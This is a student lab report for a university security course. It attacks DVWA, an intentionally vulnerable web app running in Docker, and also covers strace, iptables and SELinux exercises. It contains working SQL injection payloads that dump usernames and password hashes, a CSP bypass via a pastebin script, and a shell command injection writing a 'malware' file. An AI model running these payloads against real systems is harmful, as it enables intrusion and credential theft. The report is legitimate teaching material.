EEw382N Security Laboratory Exercise 2 Part 1 Report

Student: Ronghao Zhang

Professor: Mohit Tiwari

TA: Austin Harris

September 16, 2019

Part 1: Vulnerable web-apps

`docker run --rm -it -p 80:80 vulnerables/web-dvwa`

a.3 PHP Injection

- Please include the PHP file in your lab submission archive
  - Please see `mal.php` in the archive
- Include the server's output in your report.

```
/var/www/html/hackable/uploads

Array ( [0] => . [1] => .. [2] => dvwa_email.png [3] => mal.php )

Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] =>
dev [6] => etc [7] => home [8] => lib [9] => lib64 [10] => main.sh [11] =>
media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] =>
sbin [18] => srv [19] => sys [20] => tmp [21] => usr [22] => var )

17
```

- Look at the contents of the root of your filesystem by running ls / in your VM. Does the server's view of the filesystem root differ in any way?
  - There are some additional files in the server root directory: `main.sh` `.dockerenv`
  - There are folders that the server root directory doesn't have: `lib32`
- What about the number of processes that the server thinks is running?
  - The server has 17 processes running, while I run the `ps aux --no-headers | wc -l` command in the VM, I got 235 processes.
- Why might this be the case?

- The reason why there are additional files in the server directory is that our "Damn Vulnerable Web App" was run by a docker image. After checking the dockerfile of the web app, I can see there are the following lines:


  ```
  COPY main.sh /
  ENTRYPOINT ["/main.sh"]
  ```

  This is the script that indicates where the web application should be started when running on docker. Therefore, it has the `main.sh` file at the root directory.

- The reason why server only have 17 processes running is that each container is like a closed environment where the web application lives. It is somewhat isolated from the VM environment, therefore have different running processes. The command to check running processes within a container is `docker top 6580639fb58a -a`

a.4 Content Security Policy Bypass

- Include a screenshot of the popup window over DVWA in your report.



- Describe how you exploited this vulnerability in your report. Include any source files in your lab submission archive.
    - I found a website called `pastern.com` which is on the whitelist and the firefox trusts it. As a result, when the malicious script `https://pastebin.com/raw/pEMfPi6k` is excuted, due to the lack to CSP protection, the DVWA executed the `alert()` command and caused the pop up to pass through.

a.5 SQL Injection

- Include a table of the usernames and passwords in your report.

```
ID: %' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
```

```
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1338
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

- Describe how you exploited this vulnerability in your report. Include any source files in your lab submission archive.
    - When I was randomly typing stuff into the search bar, I found out that numbers like 1, 2 3, etc. corredponding to first name and surname corredsponding to that index.
    - After further investigation into the source code of the script, I noticed that the SQL used by this website is the following `SELECT first_name, last_name FROM users WHERE user_id = '$id';`

- The `$id` seems like an exploitable point
- First I tried to inject the sql snippet that returns all the record that are false and true, and here is the snippet `%' or '0'='0`. Notice that I left out the single quotes on both sides because '$id' already has those single quotes in place.
    - %' will not equal to anything, thus false
    - '0'='0' is always true.
- Then I tried to check the column names in the database using `%' and 1=0 union select null, table_name from information_schema.tables #`
    - `information_schema` is usually where the information about the datebase is located in MySQL
    - The table name `user` returned from this query is what we are interested in
- Now I tried to display all the columns from the user table using `%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #`
    - `concat(table_name,0x0a,column_name)` means for each row, the value of `table_name`, concatenated to the *line feed* character (hexadecimal2 0x0A, decimal 10), concatenated to the value of `column_name` Here is an example table that will be returned from this SQL:

```
+------------+--------------+--------------------------------------
+
| table_name |  column_name  |  CONCAT(table_name,0x0a,column_name)
|
+------------+--------------+--------------------------------------
+
|     a      |       b       |                  a
|
|            |               |                  b
|
+------------+--------------+--------------------------------------
+
|     c      |       d       |                  c
|
|            |               |                  d
|
+------------+--------------+--------------------------------------
+
|     e      |       f       |                  e
|
|            |               |                  f
|
+------------+--------------+--------------------------------------
+
```

        - From this step I have the column names which are: user_id, first_name, last_name, user and **Password**
    - Finally, using the column names derived from the last step, I was able to display all the content within the user table using `%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

a.6 Conclusion

- In what ways does containerizing the web app limit the attack surface? In what ways does it fall short?

  There are many ways that running web application in seperated docker vm is safer than generic web apps:

  - Without having to run tons of images, containerized apps will reduce the surface for attacks
  - Networks of docker container is always limited, and the connection between the containers only work if they are there is specifed links between them
  - Usually when we write the yaml files for containerized apps, we always limit the CPU, memory usage, therefor limit the chance of getting DOS attacks

b.1 Getting familiar with strace

- Identify the system calls in the log that create and write to the file `/tmp/maliciousfile` and include those lines of the log in your report.
    - Run `ps -ef | grep containerd` to check the docker PID
    - Become root user to use `strace` by running this command `sudo su -`
    - To trace the containerd using strike, we use this command: `sudo strace -p 807 -f -o strace.txt`
    - Run the DVWA `docker run --rm -it -p 80:80 vulnerables/web-dvwa`
    - Here are the lines that indicated command injection:

```
execve("/bin/sh", ["sh", "-c", "ping  -c 4 ;echo \"malware\" > /tm"...],
0x7ffcdbbb6518 /* 9 vars */ <unfinished ...>
open("/tmp/maliciousfile", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
write(1, "malware\n", 8)           = 8
```

c.1 Limit who on the network can access the website using iptables

- Include in your lab submission archive: Your iptables file (**For this part I used command line approach, so no iptables file**)
    - The command that I used to allow only a single machine to access the web server on port 80 is:

      `iptables -I INPUT -p tcp -s 0.0.0.0 --dport 80 -j ACCEPT`
    - After changing the command for running DVWA as follows:

      `docker run --rm -it -p 8080:8080 vulnerables/web-dvwa`

      Since the only allowed port is 80 on the local host, port 8080 does not work anymore
    - For the purpose of this lab, we can change the IP address to `10.157.90.8` and the command is now:

      `iptables -I INPUT -p tcp -s 10.157.90.8 --dport 80 -j ACCEPT`

Part 2: SELinux

b.1 Create a simple policy module

- Include the following in your lab submission archive:
    - `simple.c` source file
    - `simple.pp` policy module
    - Screenshot of `ls -Z` output from step 15

```
root@class-VirtualBox:~/labs-sec/lab2/simple_example/data# ls -Z
system_u:object_r:user_home_t:s0 secret.txt  system_u:object_r:simple_var_t:s0 simple.txt
```

    - Screenshot of your log denying access to `secret.txt`

- Explain the contents of `simple.fc`. What role does this file play in defining our SELinux Mandatory Access Control policy?

```
home/class/labs-sec/lab2/simple_example/simple
gen_context(system_u:object_r:simple_exec_t,s0)
/home/class/labs-sec/lab2/simple_example
gen_context(system_u:object_r:simple_var_t,s0)
/home/class/labs-sec/lab2/simple_example/data
gen_context(system_u:object_r:simple_var_t,s0)
```

    - This file function as a mapping document to specify which role binds to which file or directory
- Do the same for `simple.te`
    - `simple.te` defines the specifics of how to create the role `simple_var_t`